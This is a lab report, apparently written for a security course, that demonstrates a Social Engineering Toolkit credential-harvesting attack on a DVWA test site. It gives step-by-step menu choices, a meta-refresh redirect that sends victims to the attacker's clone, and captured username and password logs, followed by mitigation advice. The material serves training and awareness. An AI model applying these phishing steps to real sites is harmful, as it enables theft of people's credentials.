WEBSITE CLONING USING SETOOLKIT

Social Engineering Toolkit (SET) - Credential Harvesting Attack Report

Executive Summary

This report documents a credential harvesting attack demonstration using the Social Engineering Toolkit (SET) version 8.0.3. The exercise demonstrates how attackers can clone legitimate websites to capture user credentials through social engineering techniques. This documentation is intended for educational purposes and security awareness training.

Introduction

Purpose

This demonstration illustrates the credential harvesting attack vector to educate security professionals and organizations about the risks of phishing attacks and the importance of user security awareness training.

Scope

- **Tool Used**: Social Engineering Toolkit (SET) by TrustedSec
- **Attack Type**: Credential Harvester/Tabnabbing
- **Target**: Simulated vulnerable website
- **Environment**: Controlled testing environment (Kali Linux)

Tool Overview

Social Engineering Toolkit (SET)

Developer: TrustedSec (David Kennedy - ReL1K)
Version: 8.0.3
Codename: Maverick
Official Website: https://www.trustedsec.com

SET is an open-source penetration testing framework designed specifically for social engineering attacks. It provides various attack vectors including:

- Social Engineering Attacks
- Penetration Testing (Fast-Track)
- Third Party Modules
- Wireless Access Point Attacks
- QRCode Generator Attack Vector
- Powershell Attack Vectors
- And more...

Attack Methodology

Credential Harvester Attack

The Credential Harvester method works by:

1. **Website Cloning**: Creating an exact replica of a legitimate website
2. **Credential Capture**: Harvesting username and password fields when users submit forms
3. **Information Extraction**: Collecting all data posted to the cloned website

Why This Attack Works

- **Visual Deception**: The cloned site looks identical to the legitimate site
- **User Trust**: Users may not verify the URL carefully
- **Familiar Interface**: Users follow habitual login processes without scrutiny
- **Limited Technical Knowledge**: Average users don't check for HTTPS or verify certificates

---

Step-by-Step Execution

Phase 1: Tool Launch

Command: `setoolkit` or `set`

Action: Launch the Social Engineering Toolkit

Reason: Initialize the SET framework to access various attack modules. The tool provides a menu-driven interface for ease of use.

```
Select from the menu:
1) Social-Engineering Attacks
```

Phase 2: Attack Vector Selection

Menu Path: Social-Engineering Attacks → Website Attack Vectors

Options Displayed:

1. Java Applet Attack Method
2. Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Web Jacking Attack Method
6. Multi-Attack Web Method
7. HTA Attack Method

Selection: Option 3 - Credential Harvester Attack Method

Reason: This method is effective for capturing credentials because:

- It creates a believable clone of the target website
- It requires minimal user interaction (just normal login behavior)
- It captures credentials in real-time as they're entered
- It's less likely to trigger security warnings compared to browser exploits

---

Phase 3: Clone Method Configuration

Selection: Web Templates → Site Cloner

Reason: The Site Cloner method:

- Creates a pixel-perfect copy of the target website
- Preserves the original site's appearance and functionality
- Automatically captures form submissions
- Maintains user trust through visual authenticity

Phase 4: Attack Infrastructure Setup

Step 4.1: Configure IP Address

Prompt: "IP address for the POST back in Harvester/Tabnabbing"

Input: `10.0.2.15` (attacker's machine IP)

Reason:

- This IP address is where the cloned website will be hosted
- Captured credentials will be sent to this address
- The victim's browser will POST form data to this IP
- In a real attack, attackers might use:
  - A compromised server
  - A VPS (Virtual Private Server)
  - A domain that closely resembles the legitimate one (typosquatting)

Step 4.2: Specify Target Website

Prompt: "Enter the url to clone"

Input: `http://dvwa.vm`

Reason:

- DVWA (Damn Vulnerable Web Application) is used as the target
- This is a deliberately vulnerable web application for testing
- SET will download and replicate the HTML, CSS, and JavaScript
- All form fields will be modified to POST to the attacker's server

---

Phase 5: Cloning Process

Action: SET clones the target website

Process:

```
[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...
```

What Happens Behind the Scenes:

1. SET sends HTTP GET request to the target URL
2. Downloads HTML source code
3. Parses and identifies form elements

4. Modifies form action attributes to point to attacker's IP
5. Downloads associated resources (CSS, JavaScript, images)
6. Hosts the cloned site on a local web server (port 80)

Phase 6: Server Initialization

Status: SET starts credential harvester on port 80

Output:

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Reason:

- Port 80 is the standard HTTP port (appears as normal web traffic)
- The server waits for victim connections
- All POST requests are logged and displayed in real-time
- Credentials are captured automatically when forms are submitted

---

Phase 7: Attack Payload Delivery

Meta Refresh Implementation:

In the HTML file (`hack1.html`), a meta refresh tag is configured:

```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```

Reason for Meta Refresh:

- Automatically redirects victims to the malicious clone
- The `content="0"` means immediate redirection (0 seconds delay)
- Victims are seamlessly redirected without clicking links
- This technique is often used in:

- Compromised websites
- Malicious email attachments (HTML files)
- Drive-by download scenarios
- Watering hole attacks

Phase 8: Credential Capture

Results Obtained:

```
10.6.6.1 - - [15/Dec/2025 21:33:03] "GET /favicon.ico HTTP/1.1" 404

POSSIBLE USERNAME FIELD FOUND: username=ladis0@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=1234
POSSIBLE PASSWORD FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=0b21f3dbad71a0f27ae5d4a45fb578ab2
```

Analysis:

1. **Username Captured**: `ladis0@gmail.com`
   - Legitimate user credential captured
2. **Password Captured**: `1234`
   - Weak password successfully obtained
3. **Login Parameter**: `Login=Login`
   - Form submission button value (standard HTTP POST data)
4. **CSRF Token Captured**: `user_token=0b21f3dbad71a0f27ae5d4a45fb578ab2`
   - Anti-CSRF token captured (though not useful for this attack)
   - Shows that even sites with CSRF protection can fall victim to credential harvesting

Success Indicators:

- User credentials transmitted in plaintext
- No encryption on the connection (HTTP, not HTTPS)
- User didn't notice the URL change
- Attack completed successfully within seconds

Results Analysis

Attack Success Factors

1. **Visual Authenticity**: The cloned site was indistinguishable from the original
2. **User Behavior**: User didn't verify the URL before entering credentials
3. **Lack of HTTPS**: No SSL/TLS certificate warning triggered
4. **Speed**: Attack completed in real-time with minimal delay
5. **Simplicity**: Required no advanced technical exploitation

Captured Data

Field Type	Value	Sensitivity
Username	ladis0@gmail.com	HIGH
Password	1234	CRITICAL
CSRF Token	0b21f3dbad71a0f27ae5d4a45fb578ab2	MEDIUM

Vulnerability Assessment

Critical Findings:

- User credentials transmitted over HTTP (unencrypted)
- No URL verification by the user
- Weak password used (4 numeric characters)
- No multi-factor authentication (MFA) in place
- No user security awareness training evident

Mitigation Strategies

For Organizations

1. **Implement HTTPS Everywhere**
   - Force SSL/TLS on all pages, especially login forms
   - Use HTTP Strict Transport Security (HSTS)
   - Ensure valid SSL certificates are properly configured
2. **Deploy Multi-Factor Authentication (MFA)**
   - Require second factor for authentication
   - Use authenticator apps, SMS codes, or hardware tokens
   - Even if credentials are stolen, MFA prevents unauthorized access

3. **Security Awareness Training**
    - Educate users about phishing attacks
    - Teach URL verification techniques
    - Conduct regular simulated phishing campaigns
4. **Email Security**
    - Implement SPF, DKIM, and DMARC
    - Use advanced threat protection for email
    - Filter suspicious attachments and links
5. **Network Security Controls**
    - Deploy web application firewalls (WAF)
    - Monitor for suspicious outbound connections
    - Implement DNS filtering to block known malicious domains

For End Users

1. **Always Verify URLs**
    - Check the address bar before entering credentials
    - Look for HTTPS and valid certificate indicators
    - Be suspicious of shortened URLs or unfamiliar domains
2. **Use Password Managers**
    - Password managers auto-fill only on legitimate sites
    - They won't auto-fill on cloned/phishing sites
    - Generate strong, unique passwords for each site
3. **Enable MFA**
    - Activate two-factor authentication wherever available
    - Use authenticator apps instead of SMS when possible
4. **Be Cautious with Emails**
    - Don't click links in unsolicited emails
    - Manually type URLs for sensitive sites
    - Verify sender authenticity before clicking
5. **Report Suspicious Activity**
    - Report phishing attempts to IT/security teams
    - Mark phishing emails as spam
    - Share warnings with colleagues

Legal and Ethical Considerations

Legal Restrictions

WARNING: Unauthorized credential harvesting is illegal in most jurisdictions.

- **Computer Fraud and Abuse Act (CFAA)** - United States
- **Computer Misuse Act** - United Kingdom
- **General Data Protection Regulation (GDPR)** - European Union
- Various national and state/provincial laws worldwide

Penalties can include:

- Criminal prosecution
- Significant fines
- Imprisonment
- Civil liability

Authorized Testing Only

This technique should **ONLY** be used:

- In controlled, isolated testing environments
- With explicit written authorization
- As part of legitimate security assessments
- For educational purposes with proper permissions
- On systems you own or have permission to test

Responsible Disclosure

If vulnerabilities are discovered during authorized testing:

1. Document findings professionally
2. Report to the organization privately
3. Allow reasonable time for remediation
4. Follow responsible disclosure guidelines

Conclusion

This demonstration highlights the ease with which credential harvesting attacks can be executed using readily available tools. The Social Engineering Toolkit's Credential Harvester module effectively clones websites and captures user credentials with minimal technical expertise required.

Key Takeaways

1. **Social engineering remains a primary attack vector** - Technical controls alone are insufficient
2. **User awareness is critical** - Security training can prevent successful attacks
3. **Defense in depth is necessary** - Multiple layers of security reduce risk
4. **HTTPS is mandatory** - Unencrypted connections expose credentials
5. **MFA is essential** - Two-factor authentication prevents credential compromise impact

Recommendations

Organizations must:


- Implement comprehensive security awareness programs
- Deploy technical controls (HTTPS, MFA, WAF)
- Conduct regular security assessments
- Monitor for phishing campaigns
- Respond quickly to reported incidents


Security is a shared responsibility between organizations and users. Both technical controls and human awareness are necessary to defend against social engineering attacks.

Disclaimer

This report is for **educational and authorized security testing purposes only**. The techniques described should never be used for malicious purposes or without proper authorization. The author and contributors assume no liability for misuse of this information.

Always obtain explicit written permission before conducting any security testing.



root@Kali: /home/kali
File Actions Edit View Help
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>





```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are avai
ess, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [15/Dec/2025 21:33:02] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [15/Dec/2025 21:33:03] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=ladies@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=1234
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=0b2f3dbad71a0f274e5d4a45f6578ab2
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


File Actions Edit View Help
(root㉿Kali)-[~/.set/reports]
cat /root/.set/reprots/ '2025-12-15 21:38:45.679929.xml'
cat: /root/.set/reprots/: No such file or directory
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
URL=http://dvwa.vm
<url> <param>username=ladies@gmail.com</param>
<param>password=1234</param>
<param>Login=Login</param>
<param>user_token=0b2f3dbad71a0f274e5d4a45f6578ab2</param>
</url>
</harvester>
(root㉿Kali)-[~/.set/reports]
#


root@Kali: /home/kali
File Actions Edit View Help
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3